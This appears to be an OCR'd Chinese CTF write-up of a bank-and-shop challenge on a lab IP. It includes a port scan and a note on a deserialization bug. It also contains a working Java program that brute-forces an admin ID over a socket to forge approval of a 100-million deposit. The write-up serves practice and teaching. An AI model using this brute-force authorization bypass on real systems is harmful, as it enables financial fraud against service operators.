
端口扫描

```
22/tcp    open   ssh
80/tcp    open   http
3306/tcp  closed mysql
8000/tcp  open   http-alt
14646/tcp open   unknown
```

接口鉴权绕过


下载jar包分析



有图形化界面的，查看源码猜测后端存在反序列化漏洞，通过socket连接14646端口，不过测试发现只能打DNSLOG 😄

```
69      public Object sendRequest(String command, Object... params) throws Exception {
70          this.out.writeObject(command);
71          Object[] var3 = params;
72          int var4 = params.length;
73
74          for(int var5 = 0; var5 < var4; ++var5) {
75              Object param = var3[var5];
76              this.out.writeObject(param);
77          }
78
79          this.out.flush();
80          return this.in.readObject();
81      }
```


在8000端口先注册个账号看看什么情况



架构是这样的，8000端口是一个购物系统，然后14646是银行发服务端，给的jar包是银行的客户端

购买商品需要绑定银行账户

运行银行客户端


Welcome to Bank System
连接到服务器
服务器地址:
192.168.0.106
端口号:
14646
连接
退出


先注册个账户看一下



用户注册
新用户注册
用户名:
ta0
密码:
确认密码:
真实姓名:
tao
身份证号:
333333333333333333
注册
取消

然后开户


银行管理系统 - 客户端
欢迎，tao (ta0)
退出登录
账户管理
交易记录
存款申请
消息交流
个人中心
账户号
余额
状态
创建时间
111
0.00
正常
2026-01-10 11:01:09
开户
存款
取款
提款凭证
刷新


然后存一个亿


银行管理系统 - 客户端
欢迎，tao (ta0)
退出登录
账户管理
交易记录
存款申请
消息交流
个人中心
申请ID
账户号
金额
状态
申请时间
处理时间
备注/原因
12
111
100000000.00
待审批
2026-01-10 11:01:40
-
-
刷新
查看详情


银行管理系统 - 客户端
欢迎，tao (ta0)
退出登录
账户管理
交易记录
存款申请
消息交流
个人中心
商城绑定ID
您的商城绑定ID（请妥善保管）：
61939134ae27f9e96612f70369390c67b9e53
b6b37b8d01be7093f7a57232984
此ID用于在Django市场系统中绑定您的银行账
确定
修改密码

商城绑定一下银行账号

但是存款需要管理员审批，代码审计找到对应的审批接口，这里只验证了请求ID，审批人的ID以及备注信息，所以可以伪造管理员用户通过审批，爆破ID即可。




可以在存款申请找到自己的请求ID，然后爆破管理员ID，测试发现管理员ID=3

```
package org.example;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.net.Socket;
public class ExploitApprove {
```

```
    private static final String HOST = "192.168.0.106";
    private static final int PORT = 14646;
    private static final int TARGET_REQUEST_ID = 12;
    private static final int MAX_ID = 2000;

    public static void main(String[] args) {
        System.out.println("[*] 开始爆破 APPROVE_DEPOSIT_REQUEST 的 Admin ID");
        System.out.println("[*] 目标 Request ID: " + TARGET_REQUEST_ID);
        try (Socket socket = new Socket(HOST, PORT);
             ObjectOutputStream out = new
ObjectOutputStream(socket.getOutputStream());
             ObjectInputStream in = new
ObjectInputStream(socket.getInputStream())) {
            System.out.println("[-] 连接建立，Socket 通道复用中...");
            for (int id = 0; id <= MAX_ID; id++) {
                out.writeObject("APPROVE_DEPOSIT_REQUEST");
                out.writeObject(Integer.valueOf(TARGET_REQUEST_ID));
                out.writeObject(Integer.valueOf(id));
                out.writeObject("BruteForce Check");
                out.flush();
                Object response = in.readObject();
                if (id % 50 == 0) {
                    System.out.print(".");
                }
                if (response instanceof Boolean && (Boolean) response) {
                    System.out.println("\n\n[!!!] 爆破成功! 找到有效的 Admin ID:
" + id);
                    System.out.println("[+] 存款申请 [" + TARGET_REQUEST_ID +
"] 已被批准。");
                    break; // 成功后退出循环
                }
            }
            System.out.println("\n[-] 爆破结束。");
        } catch (Exception e) {
            System.err.println("\n[!] 发生异常，连接可能已断开: " +
e.getMessage());
            e.printStackTrace();
        }
    }
}
```


银行管理系统 - 客户端
欢迎，tao (ta0)
退出登录
账户管理
交易记录
存款申请
消息交流
个人中心
申请ID
账户号
金额
状态
申请时间
处理时间
备注/原因
13
111
100000000.00
已批准
2026-01-10 11:14:27
2026-01-10 11:16:16
Hacked: Approved vi...
12
111
100000000.00
已批准
2026-01-10 11:01:40
2026-01-10 11:12:47
BruteForce Check
刷新
查看详情

拿到足够的钱后去商城购买神秘物品


神秘物质

这个神秘物质有神奇功效


¥66779988.00

库存：2 件

查看详情

